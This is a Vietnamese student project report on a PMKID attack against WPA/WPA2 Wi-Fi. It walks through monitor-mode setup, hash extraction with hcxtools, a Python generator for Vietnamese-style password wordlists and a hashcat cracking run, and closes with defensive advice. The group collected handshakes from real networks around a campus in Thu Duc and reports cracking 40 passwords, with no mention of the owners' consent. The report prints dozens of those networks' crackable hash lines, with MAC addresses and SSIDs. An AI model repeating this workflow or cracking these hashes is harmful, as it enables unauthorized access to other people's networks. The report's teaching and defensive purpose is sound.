
- Cài đặt công cụ hcxdumptool và hcxtools trên máy tính chạy hệ điều hành Linux
- Tải driver của USB WiFi TPLink WN722N
- Tắt các dịch vụ mạng trên máy tính
- Chuyển USB Wifi sang monitor mode bằng công cụ airmon-ng

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# systemctl stop NetworkManager

┌──(root㉿kali)-[~]
└─# systemctl stop wpa_supplicant.service

┌──(root㉿kali)-[~]
└─# airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy1    wlan0           rtl8xxxu        TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
                (monitor mode enabled)

┌──(root㉿kali)-[~]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

br-115c9adebaf0  no wireless extensions.

br-1c3e87c36f34  no wireless extensions.

docker0   no wireless extensions.

br-d67cdce692db  no wireless extensions.

veth2d99e14  no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:off

┌──(root㉿kali)-[~]
└─#
```

Nhóm tiến hành việc di chuyển và thu thập dữ liệu của các mạng wifi tại các khu quanh trường và một số địa điểm khác ở Thủ Đức.



Quá trình thu thập dữ liệu khá khăn do một số mạng wifi sử dụng các thiết bị thế hệ mới đã ngăn chặn kỹ thuật thu thập PMKID cũng như việc phải chờ đợi client di chuyển qua lại giữa các vùng roaming (nhóm không sử dụng phương pháp deauthentication để tránh gây các ảnh hưởng phiền phức đến người sử dụng).



Nguồn dữ liệu sau khi thu thập sẽ được xử lý với bộ công cụ hcxtools để lọc các thông tin quan trọng làm nguyên liệu cho quá cracking (convert từ file pcapng sang file text).

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# hcxpcapngtool -o hash2.hc22000 sample_08.pcapng
hcxpcapngtool 6.2.7 reading from sample_08.pcapng ...

summary capture file
____________________

file name.............................: sample_08.pcapng
version (pcapng)......................: 1.0
operating system......................: Linux 6.6.9-amd64
application...........................: hcxdumptool 6.3.1
interface name........................: wlan0
interface vendor......................: a842a1
openSSL version.......................: 1.1
weak candidate........................: 12345678
MAC ACCESS POINT......................: 10b71384f417 (incremented on every new client)
MAC CLIENT............................: fcc23345d3ce
REPLAYCOUNT...........................: 63913
ANONCE................................: ca8c74e91c5ab323986103609c392fb08aed43519b08ece402a20505dd109307
SNONCE................................: b4f48653c2a7c095579d3e7fd9eed5793d7ed75fac4faa85c60503a1bd8cc09e
timestamp minimum (GMT)...............: 12.04.2024 23:29:46
timestamp maximum (GMT)...............: 13.04.2024 01:52:56
used capture interfaces...............: 1
link layer header type................: DLT_IEEE802_11_RADIO (127)
endianness (capture system)...........: little endian
packets inside........................: 8759
packets received on 2.4 GHz...........: 8236
```

```
REPLAYCOUNT gap (suggested NC)...........: 4
EAPOL M1 messages (total)................: 4547
EAPOL M2 messages (total)................: 569
EAPOL M2 messages (FT using PSK).........: 2
EAPOL M3 messages (total)................: 68
EAPOL M4 messages (total)................: 54
EAPOL pairs (total)......................: 5627
EAPOL pairs (best).......................: 82
EAPOL ROGUE pairs........................: 79
EAPOL pairs written to 22000 hash file...: 82 (RC checked)
EAPOL M12E2 (challenge)..................: 81
EAPOL M32E2 (authorized).................: 1
PMKID (useless)..........................: 891
PMKID (total)............................: 448
PMKID (best).............................: 62
PMKID ROGUE..............................: 41
PMKID written to 22000 hash file.........: 62
malformed packets (total)................: 3
BEACON error (total malformed packets)...: 1
ESSID error (malformed packets)..........: 2

frequency statistics from radiotap header (frequency: received packets)
------------------------------------------------------------------------
 2412: 2769      2437: 2063      2462: 3404

Warning: out of sequence timestamps!
This dump file contains frames with out of sequence timestamps.
That is a bug of the capturing tool.


session summary
---------------
processed pcapng files.............: 1
```

Dữ liệu đầu ra là các sample dưới dạng file text để làm đầu vào cho việc cracking với công cụ Hashcat (chứa PMKID, AP Mac, Client Mac).

```
 75 WPA*01*fa22723146112d2f9f83f0ae2dc3670a*186472dea861*fcc23345d3ce*5554452057694669***
 76 WPA*01*cce1cea103b6d9d61e642babee0577c0*186472f59c01*fcc23345d3ce*4f425f5374616666***
 77 WPA*01*5a2958ba8d76d10d2981b4650ee33fd9*186472f6c160*fcc23345d3ce*47616c61787920466f6f64204472696e6b205075626c6963***
 78 WPA*01*4068d190fc3d9db6ddad8df943da2d91*186472f6c6a0*2cc3e6b1155d*47616c61787920466f6f64204472696e6b205075626c6963***
 79 WPA*01*13e90384a0d89560f7a73ea7286a2764*186472f6c6a0*fcc23345d3ce*47616c61787920466f6f64204472696e6b205075626c6963***
 80 WPA*01*09cd8e879299e5043f7f9b63d1868129*24dec62d7de1*fcc23345d3ce*445645204752 4f5550***
 81 WPA*01*bc511b739b2f302ba2bc5a0cee0632b7*24dec62d7de2*fcc23345d3ce*44564520434f4e474e4748454f544f***
 82 WPA*01*738957dc939659f35370a3eb62598c3f*24dec62d7de3*fcc23345d3ce*445645205650 4b686f61***
 83 WPA*02*7c815c12993ebaca402784a5028d609a*287777af1ac4*00d27970cbec*42616e68207472616e672074726f6e20313038*4c8f6a208854777cc8a1519e23db6d80152
 84 WPA*02*4d566795ff14438e7b7f15d09c6c30c7*287777af1ac4*8eb8df227b3c*42616e68207472616e672074726f6e20313038*15fb062ea719224ede17a8510b8f4c05ae
 85 WPA*01*de451b900fdb69781f34ca6b369f0339*302303197831*94f827e5dd48*4c696e6b7379733036373938***
 86 WPA*02*8d191ace85e9385702836a544eceb5b6*36e1d68e7ee7*d6d85bdb2bf0*5265646d69204e6f7465203132*ca8c74e91c5ab323986103609c392fb08aed43519b08ec
 87 WPA*02*33bae2ac9961f37e2beae0f91ab435dc*4023436cbbe8*74ee2a10ebdb*416e20436f6666656520486f6d65*ca8c74e91c5ab323986103609c392fb08aed43519b08
 88 WPA*02*f4666b7998ae383d2d6d6a32581d655e*44f9711e7766*46f9710e7767*4d4552435552595f322e34475f37373636*ca8c74e91c5ab323986103609c392fb08aed43
 89 WPA*02*2e0cd942103ff109752d8f3c8d843411*44f9711e778c*46f9710e778d*4d4552435552595f322e34475f37373843*ca8c74e91c5ab323986103609c392fb08aed43
 90 WPA*01*746aa40ce216e57cb5a6eabbb958e224*6cf37f5de663*828c30278907*49454c545320 4d454e544f52***
 91 WPA*01*78bb4a683b7353f084ee922cd94ef196*6cf37f5de663*b46dc29a0245*49454c545320 4d454e544f52***
 92 WPA*02*0cfa0932eb53ffef94539bf913fd6ad9*6cf37f5de663*b46dc29a0245*49454c545320 4d454e544f52*ca8c74e91c5ab323986103609c392fb08aed43519b08ece4
 93 WPA*01*ba6a67408967105c2a9ed957841f0e96*6cf37f5df363*62266fc264ba*49454c545320 4d454e544f52***
 94 WPA*01*a4ae356643bccaeb34b0a247e0581373*6cf37f5df363*828c30278907*49454c545320 4d454e544f52***
 95 WPA*01*3b3fa3de9916e5791294fae41c693168*6cf37f5df363*b46dc29a0905*49454c545320 4d454e544f52***
 96 WPA*01*97eacd96e28daaa36e634ad107899ff6*6cf37faa7dc0*fcc23345d3ce*42656e204e676865***
 97 WPA*01*5b702ab27de2aad52d6400f832a0191e*6cf37fe8db40*fcc23345d3ce*5449445f46464c***
 98 WPA*01*c52c43737c947b97edfa03cb4473f927*7062b8c590b0*fcc23345d3ce*4e6f204e616d652031***
 99 WPA*01*b7fa6c5904601eda39e37f37a3042188*784476fbd686*fcc23345d3ce*4252415645204c32***
100 WPA*01*edcfcc039c0a2a28665509ffd670c868*94b40f341ba2*fcc23345d3ce*4d4953554b4132303232***
101 WPA*01*b9b80659c941fedd5797d06d1768e762*94b40f341ba3*4cf5dce7741d*4d4953554b412043414d***
102 WPA*01*69474bdedea7ba84685a550eaea10bf9*94b40f341ba3*ecc89cf5b55e*4d4953554b412043414d***
103 WPA*01*6f384a6062bc6d4a8142c8f87043a848*94b40f341ba3*fcc23345d3ce*4d4953554b412043414d***
104 WPA*02*41a363085755fb0390078736d261c002*94b40f341ba3*4cf5dce7741d*4d4953554b412043414d*ca8c74e91c5ab323986103609c392fb08aed43519b08ece402a2
105 WPA*01*1bc378e40ab2e7cb448b7a0614e20efe*94b40facbde0*b8c74a45d2df*5469656d2054726120436120506865205 44f544f2032342f3234***
106 WPA*01*9160ccd5d2199bd2ea5d62cffb522a66*a0651819aa1a*fcc23345d3ce*4b696d692d506f***
107 WPA*01*b2b64af72cb2cc31f33f1fa04d9a5573*a065181de454*fcc23345d3ce*4b686f6e67204b6574204e6f69***
108 WPA*01*2b76beee5f827e19da45dc84eb6e406a*a065182dc747*eeba791400a7*486f2051756f632042616f***
109 WPA*01*19cf6cbf4e2c5f7d859a49b30b12d9a8*a06518522f81*fcc23345d3ce*4769617420736179203338***
110 WPA*01*ce3015cbaa6fb8d2af0a9bf40a70bbf7*a06518b6c96a*fcc23345d3ce*4954***
111 WPA*01*818c014d3aff96d8e09ea0058cb60aa4*a4f4c218d482*fcc23345d3ce*4275754375634 2696e6854686f***
112 WPA*01*a09fc0f28243bc4bf74abce2a99955a5*a4f4c2a78ce9*d2ffd5c5ab19*5472756f6e674e676f63546869***
113 WPA*02*ec1baeebb47f523238fbe9c9492733f8*a4f4c2a78ce9*d2ffd5c5ab19*5472756f6e674e676f63546869*ca8c74e91c5ab323986103609c392fb08aed43519b08ec
114 WPA*01*af5ddd01dd6444dc2ba8ece2853790fb*aca31e108120*fcc23345d3ce*56504455***
115 WPA*01*8c58adc3b1fbf2337ecefa2ac629facc*b0b8678debe0*fcc23345d3ce*44494e4f27532044494e4f2753***
116 WPA*01*a76e9b2e86454a111760c98b632732dc*b45d5035d4c2*fcc23345d3ce*4d4953554b4132303232***
117 WPA*01*164a570eeca0000e33f1f39adccdb249*b45d5035d4c3*fcc23345d3ce*4d4953554b412043414d***
118 WPA*01*323e75fc0c5adbedce10bce3a2215e61*b45d508ff401*fcc23345d3ce*445645204752 4f5550***
119 WPA*01*120105bc24d513c169aff911bf138d79*b45d508ff402*8af47448c8cf*44564520434f4e474e4748454f544f***
```

4.2. Nghiên Cứu Về Tâm Lí Học Trong Việc Thiết Lập Mật Khẩu

Khả năng ghi nhớ của não bộ: Khi nghiên cứu về bộ não con người, các nhà khoa học đã ước tính bộ não có thể lưu trữ 2.500.000 gigabyte thông tin. Có hai loại trí nhớ cơ bản, đó là trí nhớ ngắn hạn và trí nhớ dài hạn. Trong đó, trí nhớ ngắn hạn còn được gọi là trí nhớ hoạt động. Vai trò của nó là cho phép một người nhớ thông tin đủ lâu để sử dụng. Ví dụ một người có thể nhớ một số điện thoại để quay số đó nhưng có thể quên ngay sau khi cuộc gọi kết thúc[11].

Mật khẩu Wifi cần có độ dài ít nhất là 8. Đây là một con số tương đối lý tưởng cho bộ nhớ ngắn hạn. Vấn đề là 8 kí tự này cần có một sự liên kết, sự trùng lặp hay nói đúng hơn là có một quy luật nhất định thì việc ghi nhớ mới dễ dàng. Não bộ có xu hướng chọn những cách thức ít tốn năng lượng nhất và dễ dàng nhất trong xử lí công việc[12].

=> Mật khẩu wifi thông thường (người dùng có ý thức về an toàn thông tin ít) sẽ xoay quanh các dãy kí tự có quy luật, độ dài từ 8 đến 9 ký tự.

=> Đây là tiền đề cơ bản để lên ý tưởng xây dựng từ điển vét cạn.

4.3. Thiết Kế Bộ Từ Điển Phục Vụ Tấn Công Vét Cạn

Từ những tiền đề trước đó nhóm đã xây dựng chương trình viết bằng Python nhằm sinh từ điển với các dãy số có độ dài từ 8 và theo 1 số quy luật nhất định như:


- Dãy số lặp lại, dãy số đơn giản

- Dãy số may mắn, số phong thủy
- Họ tên
- Ngày tháng năm sinh
- Tên và năm sinh
- Số điện thoại theo các đầu số các nhà mạng,….

```
Users > Admin > Desktop > Wordlist_Tool > source.py > ...
    def common_wordlist():
                        s+=s1+s2
                    f.write(s+'\n')
        #'a'*10
        for i in range(ord('a'),ord('z')+1):
            f.write(chr(i)*10+'\n')
        for i in range(0,9):
            f.write(str(i)*10+'\n')
        #'abc'*3
        for i in range(0,10):
            for j in range(0,10):
                for k in range(0,10):
                    s=str(i)+str(j)+str(k)
                    s=s*3
                    if(i!=j and j!=k):
                        f.write(s+'\n')
        print("[bold green]Done generating common wordlist...[/bold green]")
        f.close()

    def wordlist_birthday(flag_birth):
        print("Start generating wordlist with birthday...")
        with open("wordlist_birthday1.txt", "w") as f:
            for i in range(1970,2024):
                for j in range(1,13):
                    for k in range(1,32):
                        s=str(k).zfill(2)+str(j).zfill(2)+str(i)
                        f.write(s+'\n')
        flag_birth.set()
        print("[bold green]Done generating wordlist with birthday...[/bold green]")
```

4.4. Tiến Hành Tấn Công Vét Cạn Offline


Nhóm bắt đầu tấn công vét cạn theo từ điển đã thiết kế với công cụ Hashcat. Để đẩy nhanh tốc độ, các thành viên đã chia dữ liệu thu thập được thành các sample nhỏ và cùng nhau thực hiện cracking. Quá trình này đòi hỏi nhiều thời gian và cấu hình máy tính mạnh (chủ yếu là sức mạnh của GPU và dung lượng RAM).



```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Admin\Desktop\Wordlist_Tool> .\hashcat.exe --potfile-disable -m 22000 C:\Users\Admin\Desktop\Project_Samples
\test04.txt C:\Users\Admin\Desktop\Wordlist_Tool\wordlist_common.txt -o ouput04A.txt -d 1,2
hashcat (v6.2.6) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.
```

```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target......: C:\Users\Admin\Desktop\Project_Samples\test04.txt
Time.Started.....: Sat Apr 20 15:19:34 2024 (2 secs)
Time.Estimated...: Sat Apr 20 15:19:36 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (C:\Users\Admin\Desktop\Wordlist_Tool\wordlist_common.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    20351 H/s (0.18ms) @ Accel:128 Loops:64 Thr:32 Vec:1
Speed.#2.........:     2528 H/s (0.47ms) @ Accel:32 Loops:32 Thr:16 Vec:1
Speed.#*.........:    22879 H/s
Recovered........: 2/27 (7.41%) Digests (total), 2/27 (7.41%) Digests (new), 0/17 (0.00%) Salts
Progress.........: 16218/16218 (100.00%)
Rejected.........: 0/16218 (0.00%)
Restore.Point....: 704/954 (73.79%)
Restore.Sub.#1...: Salt:16 Amplifier:0-1 Iteration:1-3
Restore.Sub.#2...: Salt:16 Amplifier:0-1 Iteration:1-3
Candidate.Engine.: Device Generator
Candidates.#1....: 692692692 -> 989989989
Candidates.#2....: 378378378 -> 691691691
Hardware.Mon.#1..: Temp: 47c Util: 25% Core:1785MHz Mem:6000MHz Bus:8
Hardware.Mon.#2..: N/A

Started: Sat Apr 20 15:19:25 2024
Stopped: Sat Apr 20 15:19:37 2024
PS C:\Users\Admin\Desktop\Wordlist_Tool>
```

Kết quả thu được ở file text đầu ra bao gồm PMKID, SSID, AP mac, Client mac và password đã được crack thành công.



Sau khi có được password, kẻ tấn công có thể thực hiện nhiều hành vi nguy hại khác như truy cập và sử dụng trái phép mạng của nạn nhân, đánh cắp thông tin thông qua nghe lén, tấn công DDOS, tấn công các thiết bị IOT trong gia đình,... Từ đó kẻ tấn công có thể làm leo thang nguy cơ mất an toàn thông tin cho mạng wifi. Việc có được password chính là bước đệm đầu tiên cho các cuộc tấn công nguy hiểm khác sau đó.

5. Viết Báo Cáo Dự Án

Nhóm tiến hành phân chia công việc tổng kết và viết báo cáo đề tài. Theo đó thành viên Trí Dũng và Thắng Lợi phụ trách việc viết báo cáo file word còn 2

thành viên còn lại là Anh Khoa và Văn Trường phụ trách thiết kế slide cho buổi thuyết trình của nhóm.

Nội dung của báo cáo sẽ bao hàm đầy đủ những gì mà nhóm đã thực hiện và đạt được ở từng giai đoạn, từ tìm hiểu và nghiên cứu cơ sở lý thuyết, cơ sở thực tiễn đến việc vận dụng vào thực tiễn trong việc triển khai PMKID attack trên các mạng WPA/WPA2-PSK và thống kê lại những kết quả cuối cùng mà nhóm đạt được. Trong đó gồm những nội dung như sau:

- Trình bày về cơ sở lý thuyết, cơ chế hoạt động, các mối nguy cơ gây mất toàn thông tin cho mạng không dây. (Đã nêu trong báo cáo này và phần nội dung thuyết trình trước lớp)
- Bộ từ điển mật khẩu Wifi dành cho việc tấn công vét cạn phù hợp với bối cảnh Việt Nam (tổng kích cỡ là 2,64 GB dữ liệu file text)
- Dự án ứng dụng PMKID Attack:

  + Tổng số packet 802.11 và EAPOL: 21383

  + Tổng số PMKID trích lọc thành công: 699

  + Tổng số PMKID có ích: 103 (hiệu suất đạt 14,74%)

  + Tổng số password thu được sau cracking: 40 (hiệu suất đạt 38,83%)

- Chương trình crack PMKID thủ công viết bằng C#

Đồng thời nhóm đã tiến hành phân tích và đề xuất một danh sách các biện pháp có thể áp dụng để tăng cường bảo mật cho các mạng Wifi trước các mối đe dọa nói chung và đặc biệt là cách chống lại hình thức tấn công dựa trên PMKID mà nhóm đã triển khai ứng dụng. Cụ thể những biện pháp ấy như sau:

- Sử dụng mã hóa. Các bộ định tuyến không dây thường được trang bị các cơ chế mã hóa tích hợp cho lưu lượng từ bộ định tuyến đến bộ định tuyến.
- Sử dụng phần mềm diệt virus và chống phần mềm gián điệp, và một tường lửa. Các cơ sở này nên được kích hoạt trên tất cả các điểm cuối mạng không dây.
- Tắt phát sóng bộ nhận dạng. Các bộ định tuyến không dây thường được cấu hình để phát sóng một tín hiệu nhận dạng để bất kỳ thiết bị nào trong phạm vi có thể biết về sự tồn tại của bộ định tuyến. Nếu một mạng được

cấu hình để các thiết bị được ủy quyền biết về danh tính của các bộ định tuyến, khả năng này có thể bị tắt để ngăn chặn các kẻ tấn công.

- Thay đổi bộ nhận dạng trên bộ định tuyến của bạn từ mặc định. Một lần nữa, biện pháp này ngăn chặn các kẻ tấn công sẽ cố gắng truy cập vào một mạng không dây bằng cách sử dụng các bộ nhận dạng mặc định.
- Thay đổi mật khẩu được thiết lập trước trên bộ định tuyến của bạn cho quản trị. Đây là một bước khôn ngoan khác.
- Chỉ cho phép các máy tính cụ thể truy cập vào mạng không dây của bạn. Một bộ định tuyến có thể được cấu hình để chỉ giao tiếp với các địa chỉ MAC được phê duyệt. Tuy nhiên, địa chỉ MAC có thể bị giả mạo, vì vậy đây chỉ là một yếu tố của một chiến lược bảo mật.
- Riêng đối với hình thức PMKID Attack ta có thể áp dụng các biện pháp:
  + Tạo một mật khẩu cho mạng không dây của bạn có độ dài và độ phức tạp càng cao càng tốt: Nếu một kẻ tấn công PMKID chặn được mật khẩu đã băm từ Wi-Fi của bạn, họ vẫn cần phải giải mã nó sau đó, nhưng mật khẩu càng phức tạp thì khả năng kẻ tấn công thành công càng ít. Do đó, để bảo vệ chống lại cuộc tấn công này, hãy tạo một mật khẩu dài nhất và khó đoán nhất có thể cho mạng không dây của bạn.

  + Tắt chuyển giao PMKID trong cài đặt bộ định tuyến: Thật không may, không phải tất cả các bộ định tuyến đều cho phép điều này, nhưng đáng đáng để kiểm tra xem của bạn có cài đặt này không. Bạn có thể tìm thấy nó bằng cách tìm kiếm về PMKID hoặc 802.11r.

  + Chuyển sang WPA3: Nếu tất cả các thiết bị của bạn hỗ trợ tiêu chuẩn bảo mật Wi-Fi mới này, đáng xem xét chuyển sang nó: WPA3 nói chung an toàn hơn nhiều so với WPA2 và quan trọng hơn là không dễ bị chặn PMKID.

  + Thiết lập một mạng khách: Việc phải thường xuyên nhập mật khẩu mạnh cho mạng chính trên các thiết bị mới có thể làm phiền, vì vậy hãy thiết lập một mạng khách với một mật khẩu đơn giản hơn. Bằng cách này, cũng là một ý tưởng tốt để chuyển những thứ có thể không an toàn như các thiết bị IoT sang mạng khách.

Để phát triển tiếp tục và cải thiện dự án trong tương lai, nhóm cũng đã chỉ ra các nhược điểm còn tồn động sau quá trình thực hiện đề tài và từ đó vạch ra các phương pháp nhằm cải thiện dự án tốt hơn trong tương lai.

- Nhược điểm:
  + Thiết bị thu thập chưa phù hợp: Angten đa hướng thu sóng kém, tầm hoạt động ngắn nên việc thu thập gặp nhiều khó khăn. Việc sử dụng laptop cồng kềnh cũng là một bất lợi khi cần phải di chuyển nhiều khu vực trong thời gian dài.

  + Thời gian thu thập chưa đủ lâu: lượng dữ liệu thu thập chưa đủ nhiều để có cái nhìn tổng quan về vấn đề an toàn mạng wifi tại khu vực.

  + Chưa giải quyết được vấn đề trùng lặp mạng Wifi với các PMKID dành cho các client khác nhau: đây là nguyên nhân khiến thời gian cracking lâu nhưng hiệu suất đạt được lại không quá cáo.

  + Bộ từ điển chưa bao hàm các ký tự đặc biệt: chưa thể tấn công các password có chứa ký tự đặc biệt.

- Hướng phát triển và cải thiện:
  + Sử dụng angten định hướng và thiết bị nhỏ gọn: có thể tự chế tạo angten định hướng từ một số vật liệu đơn giản như ống đồng, ống nước theo dạng angten xương cá, giúp định hướng khu vực quét và thu thập nhiều data hơn; cải thiện kích thước thiết bị bằng cách laptop nhỏ hoặc máy tính bảng để việc di chuyển dễ dàng hơn.

  + Tăng cường độ thu thập và thời gian thu thập: giúp lọc được nhiều PMKID thuộc nhiều mạng wifi hơn.

  + Tiến hành viết code để lọc ra các PMKID có trùng AP mac từ đó tránh lặp lại các PMKID của cùng 1 mạng wifi, giúp giảm thời gian cracking.

  + Tăng cường sức mạnh của bộ từ điển thông qua việc nghiên cứu và xây dựng dánh sách các password có chứa ký tự đặc biệt.

KẾ HOẠCH LÀM VIỆC VÀ PHÂN CÔNG NHIỆM VỤ

Phân Công	Công Việc	Thời Gian
Nguyễn Thắng Lợi (nhóm trưởng)	- Tìm hiểu đề tài - Tổ chức họp nhóm và phân công nhiệm vụ cho thành viên - Kiểm nghiệm tính khả thi của dự án - Thu thập và xử lí dữ liệu - Tham gia quá trình tấn công vét cạn - Viết báo cáo tổng kết	- 03/2024 - 03/04 - 01 → 02/04 - 04 → 14/04 - 04 → 14/04 - 15 → 21/04
Lê Anh Khoa	- Tìm hiểu đề tài - Nghiên cứu và thiết kế bộ từ điển dùng cho tấn công vét cạn - Tham gia quá trình tấn công vét cạn - Thiết kế slide thuyết trình	- 03/2024 - 04 → 14/04 - 04 → 14/04 - 15 → 21/04
Nguyễn Trí Dũng	- Tìm hiểu đề tài - Thu thập và xử lí dữ liệu - Tham gia quá trình tấn công vét cạn - Viết báo cáo tổng kết	- 03/2024 - 04 → 14/04 - 04 → 14/04 - 15 → 21/04
Nguyễn Văn Trường	- Tìm hiểu đề tài - Tham gia quá trình tấn công vét cạn - Nghiên cứu và thiết kế bộ từ điển dùng cho tấn công vét cạn - Thiết kế slide thuyết trình	- 03/2024 - 04 → 14/04 - 04 → 14/04 - 15 → 21/04

ĐÁNH GIÁ THÀNH VIÊN

Họ Tên	Đánh Giá Chung	Tự Đánh Giá
Nguyễn Thắng Lợi (nhóm trưởng)	Hoàn thành nhiệm vụ đúng thời hạn, tỉ lệ đạt 100%	Phân bổ thời gian công việc cho nhóm chưa thực sự quá tốt
Lê Anh Khoa	Hoàn thành nhiệm vụ đúng thời hạn, tỉ lệ đạt 100%	Mắc một số thiếu sót trong việc thiết kế nội dung slide
Nguyễn Trí Dũng	Hoàn thành nhiệm vụ đúng thời hạn, tỉ lệ đạt 100%	Còn tương đối chậm trễ trong xử lý công việc được giao
Nguyễn Văn Trường	Hoàn thành nhiệm vụ đúng thời hạn, tỉ lệ đạt 100%	Còn tương đối bị động, chưa thích nghi tốt với nhịp độ làm việc chung của cả nhóm

TÀI LIỆU THAM KHẢO

[1]

cracking_wpawpa2 [hashcat wiki]

https://hashcat.net/forum/thread-7717.html

https://cookiearena.org/wifi-hacking/bat-tin-hieu-va-crack-pmkid-bang-hashcat/

[2]

https://vi.wikipedia.org/wiki/IEEE_802.11

[3]

https://ben.com.vn/tin-tuc/cac-loai-tieu-chuan-wifi-pho-bien-nhat/

IEEE SA - IEEE 802.11-2020

[4]

Choi, M., et al. "Wireless Network Security: Vulnerabilities, Threats and Countermeasures." International Journal of Multimedia and Ubiquitous Engineering, July 2008.

[5]

https://en.wikipedia.org/wiki/Wired_Equivalent_Privacy

https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access

[6], [7]

Cryptography and Network Security: Principles and Practice, by William Stallings published by Pearson Education © 2020.

[8], [9], [10]

New attack on WPA/WPA2 using PMKID (hashcat.net)

PMKID Vulnerability FAQ - WPA/WPA2-PSK and 802.11r - Cisco Meraki Documentation

[11], [12]

https://en.wikipedia.org/wiki/
The_Magical_Number_Seven,_Plus_or_Minus_Two

https://www.vinmec.com/vi/tin-tuc/thong-tin-suc-khoe/suc-khoe-tong-quat/
nhung-dieu-thu-vi-ve-bo-nao-con-nguoi/